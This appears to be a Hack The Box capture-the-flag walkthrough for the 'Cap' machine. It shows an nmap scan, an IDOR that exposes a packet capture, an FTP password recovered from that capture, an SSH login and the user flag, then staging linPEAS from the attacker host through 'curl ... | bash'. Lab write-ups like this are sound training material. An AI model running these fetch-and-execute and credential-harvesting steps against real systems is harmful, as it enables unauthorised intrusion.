


Cap



NMAP SCAN

📄 Bash

```
nmap -sC -sV -vv -p- -oA cap 10.10.10.245
```

 Bash

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-06 00:46 +0000
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:46
Completed NSE at 00:46, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:46
Completed NSE at 00:46, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:46
Completed NSE at 00:46, 0.00s elapsed
Initiating Ping Scan at 00:46
Scanning 10.10.10.245 [4 ports]
Completed Ping Scan at 00:46, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 00:46
Scanning cap (10.10.10.245) [65535 ports]
Discovered open port 22/tcp on 10.10.10.245
Discovered open port 21/tcp on 10.10.10.245
Discovered open port 80/tcp on 10.10.10.245
Completed SYN Stealth Scan at 00:46, 17.39s elapsed (65535 total ports)
Initiating Service scan at 00:46
Scanning 3 services on cap (10.10.10.245)
Completed Service scan at 00:46, 6.10s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.10.245.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:46
Completed NSE at 00:47, 3.48s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:47
Completed NSE at 00:47, 0.69s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:47
Completed NSE at 00:47, 0.00s elapsed
Nmap scan report for cap (10.10.10.245)
Host is up, received echo-reply ttl 63 (0.043s latency).
Scanned at 2026-01-06 00:46:34 GMT for 28s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 63 vsftpd 3.0.3
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGC2vrvala+HtV5SnbxxtZSs+D8/EXPL2wiqOUG2ngq9zaPlF6cuLX3P2
QYvGfh5bcAIVjIqNummc1eSHVxtbmNEQjyJdjZOP4i2IfX/RZUA18dWTFEWlNaoVDGBsc8zunvFk3nkyaynnX
mlH7n3BLblnRNyxtouW+q7VzhA6YK3ziOD6tXT7MMnDU7CfG1PfMqdU297OVP35BODglgZawthjxMi5i5R1g3
nyODudFoWaHu9GZ3D/dSQbMAxsly98L1Wr6YJ6M6xfqDurgOAl9i6TZ4zx93c/h1MO+mKH7EobPR/ZWrFGLeV
FZbB6jYEflCty8W8Dwr7HodF1gULr+Mj+BcykLlZPoEhD7YqjRBm8SHdicPP1huq+/3tN7Q/IOf68NNJDdeq6
QuGKh1CKqloT/+QZzZcJRubxULUg8YLGsYUhd1umySv4cHHEXRl7vcZJst78eBqnYUtN3MweQr4ga1kQP4YZK
```


```

5qUQCTPPmrKMa9NPh1sjHSdS8IwiH12V0=
| 256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBDqG/RCH23t5Pr9sw6dCqvYSMHEjxwCfM
zBDypONIMIA8iKYAe84s/X7vDbA9T/vtGDYzS+fw8I5MAGpX8deeKI=
| 256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPbLTiQl+6W0EOi8vS+sByUiZdBsuz0v/7zITtSuaTFH
80/tcp open http syn-ack ttl 63 Unicorn
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD
|_http-server-header: unicorn
|_http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:47
Completed NSE at 00:47, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:47
Completed NSE at 00:47, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:47
Completed NSE at 00:47, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.41 seconds
Raw packets sent: 65749 (2.893MB) | Rcvd: 65536 (2.621MB)

```


Port 80



Security Snapshot (5 Second PCAP + Analysis)



IDOR



Download file 0.pcap



Wireshark

Wireshark - Packet 40 - 0.pcap

Frame 1: Packet, 68 bytes on wire (544 bits), 68 bytes captured (544 bits)

- Linux cooked capture v1
- Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.168.196.16
- Transmission Control Protocol, Src Port: 54399, Dst Port: 80, Seq: 0, Len: 0

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.196.1	192.168.196.16	TCP	68	54399 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2	0.000027	192.168.196.16	192.168.196.1	TCP	68	80 → 54399 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
3	0.000180	192.168.196.1	192.168.196.16	TCP	62	54399 → 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
4	0.000241	192.168.196.1	192.168.196.16	HTTP	454	GET / HTTP/1.1
5	0.000246	192.168.196.16	192.168.196.1	TCP	56	80 → 54399 [ACK] Seq=1 Ack=399 Win=64128 Len=0
6	0.001742	192.168.196.16	192.168.196.1	TCP	72	80 → 54399 [PSH, ACK] Seq=1 Ack=399 Win=64128 Len=17 [TCP PDU reassembled in 7]
7	0.001858	192.168.196.16	192.168.196.1	HTTP	1434	HTTP/1.0 200 OK (text/html)
8	0.002121	192.168.196.1	192.168.196.16	TCP	62	54399 → 80 [ACK] Seq=399 Ack=1397 Win=1049600 Len=0
9	0.002208	192.168.196.1	192.168.196.16	TCP	62	54399 → 80 [FIN, ACK] Seq=399 Ack=1397 Win=1049600 Len=0
10	0.002222	192.168.196.1	192.168.196.1	TCP	56	80 → 54399 [ACK] Seq=1397 Ack=400 Win=64128 Len=0
11	0.042235	192.168.196.1	192.168.196.16	TCP	68	54400 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
12	0.042273	192.168.196.16	192.168.196.1	TCP	68	80 → 54400 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
13	0.042471	192.168.196.1	192.168.196.16	TCP	62	54400 → 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
14	0.042529	192.168.196.1	192.168.196.16	HTTP	416	GET /static/main.css HTTP/1.1
15	0.042535	192.168.196.16	192.168.196.1	TCP	56	80 → 54400 [ACK] Seq=1 Ack=361 Win=64128 Len=0
16	0.044325	192.168.196.16	192.168.196.1	TCP	72	80 → 54400 [PSH, ACK] Seq=1 Ack=361 Win=64128 Len=17 [TCP PDU reassembled in 17]
17	0.044465	192.168.196.16	192.168.196.1	HTTP	1847	HTTP/1.0 200 OK (text/css)
18	0.044759	192.168.196.1	192.168.196.16	TCP	62	54400 → 80 [ACK] Seq=361 Ack=1010 Win=1050112 Len=0
19	0.044922	192.168.196.1	192.168.196.16	TCP	62	54400 → 80 [FIN, ACK] Seq=361 Ack=1010 Win=1050112 Len=0
20	0.044937	192.168.196.16	192.168.196.1	TCP	56	80 → 54400 [ACK] Seq=1010 Ack=362 Win=64128 Len=0
21	0.447917	192.168.196.1	192.168.196.16	TCP	68	54410 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
22	0.447952	192.168.196.16	192.168.196.1	TCP	68	80 → 54410 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128

Frame 40: Packet, 78 bytes on wire (624 bits), 78 bytes captured (624 bits)

- Linux cooked capture v1
- Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.168.196.16
- Transmission Control Protocol, Src Port: 54411, Dst Port: 21, Seq: 14, Ack: 55, Len: 22
- File Transfer Protocol (FTP)
 - PASS Buck3tH4TF0RM3!\r\n

[Current working directory:]

No.	Time	Source	Destination	Protocol	Length	Info
31	2.624570	192.168.196.1	192.168.196.16	TCP	68	54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
32	2.624624	192.168.196.16	192.168.196.1	TCP	68	21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
33	2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	90	Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3tH4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.
43	5.432801	192.168.196.1	192.168.196.16	FTP	62	Request: SYST
44	5.432834	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
45	5.432937	192.168.196.16	192.168.196.1	FTP	75	Response: 215 UNIX Type: L8
46	5.478790	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0
47	6.389628	192.168.196.1	192.168.196.16	FTP	84	Request: PORT 192,168,196,1,212,149
48	6.389655	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=97 Ack=70 Win=64256 Len=0
49	6.389874	192.168.196.16	192.168.196.1	FTP	107	Response: 200 PORT command successful. Consider using PASV.
50	6.319514	192.168.196.1	192.168.196.16	FTP	62	Request: LIST
51	6.311053	192.168.196.16	192.168.196.1	FTP	95	Response: 150 Here comes the directory listing.
52	6.311479	192.168.196.16	192.168.196.1	FTP	80	Response: 226 Directory send OK.

No.: 40 - Time: 5.424998 - Source: 192.168.196.1 - Destination: 192.168.196.16 - Protocol: FTP - Length: 78 - Info: Request: PASS Buck3tH4TF0RM3!

✓ Show packet bytes Layout: Vertical (Stacked)

× Close ○ Help

Password: Buck3tH4TF0RM3

> Bash

ssh nathan@10.10.10.245

```
nathan@cap: ~
nathan@cap: ~ 237x40
kali@kali ~/Documents % ssh nathan@10.10.10.245
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jan  6 01:04:40 UTC 2026

System load:          0.0
Usage of /:            37.1% of 8.73GB
Memory usage:         37%
Swap usage:           0%
Processes:            250
Users logged in:      1
IPv4 address for eth0: 10.10.10.245
IPv6 address for eth0: dead:beef::250:56ff:fe94:a6ab

=> There are 4 zombie processes.

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jan  6 00:24:18 2026 from 10.10.14.94
nathan@cap:~$ ls
linpeas_fat.sh  snap  user.txt
nathan@cap:~$
```

```
Last login: Tue Jan  6 00:24:18 2026 from 10.10.14.94
nathan@cap:~$ ls
linpeas_fat.sh  snap  user.txt
nathan@cap:~$ cat user.txt
010d60c4f5812177e140f01a4388cf4a
nathan@cap:~$
```

First flag: 010d60c4f5812177e140f01a4388cf4a

Privilege Escalation

<https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS>

 Bash

```
wget https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
```

```
kali@kali ~ % wget https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
--2026-01-06 01:07:54-- https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'linPEAS'
```

```
linPEAS [ <=> ] 253.62K 1.35MB/s in 0.2s
```

```
2026-01-06 01:07:55 (1.35 MB/s) - 'linPEAS' saved [259709]
```

```
kali@kali ~ %
```

Send the file `linpeas.sh` to the target machine

```
> Bash
```

```
python3 -m http.server
```

```
kali@kali ~ % python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
> Bash
```

```
wget 10.10.15.237:8000/linpeas.sh
```

```
nathan@cap:~$ wget 10.10.15.237:8000/linpeas.sh
--2026-01-06 01:20:19-- http://10.10.15.237:8000/linpeas.sh
Connecting to 10.10.15.237:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 975444 (953K) [application/x-sh]
Saving to: 'linpeas.sh'
```


```
linpeas.sh 100%[=====]
2026-01-06 01:20:19 (3.53 MB/s) - 'linpeas.sh' saved [975444/975444]
```

```
nathan@cap:~$
```

```
> Bash
```

```
curl 10.10.15.237:8000/linpeas.sh | bash
```

```
% Total    % Received % Xferd Average Speed   Time    Time     Time  Current
0         0    0     0    0     0      0      0   0  0
0         0    0     0    0     0      0      0   0  0
```



```
Do you like PEASS?
Learn Cloud Hacking : https://training.hacktricks.xyz
Follow on Twitter   : @hacktricks_live
Respect on HTB      : SirBroccoli

Thank you!

linPEAS-ng by carlospolop

linPEAS is a script that search for possible paths to escalate privileges on Linux/Unix, MacOS hosts. The checks are explained on
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers
and/or with the computer owner's permission.
```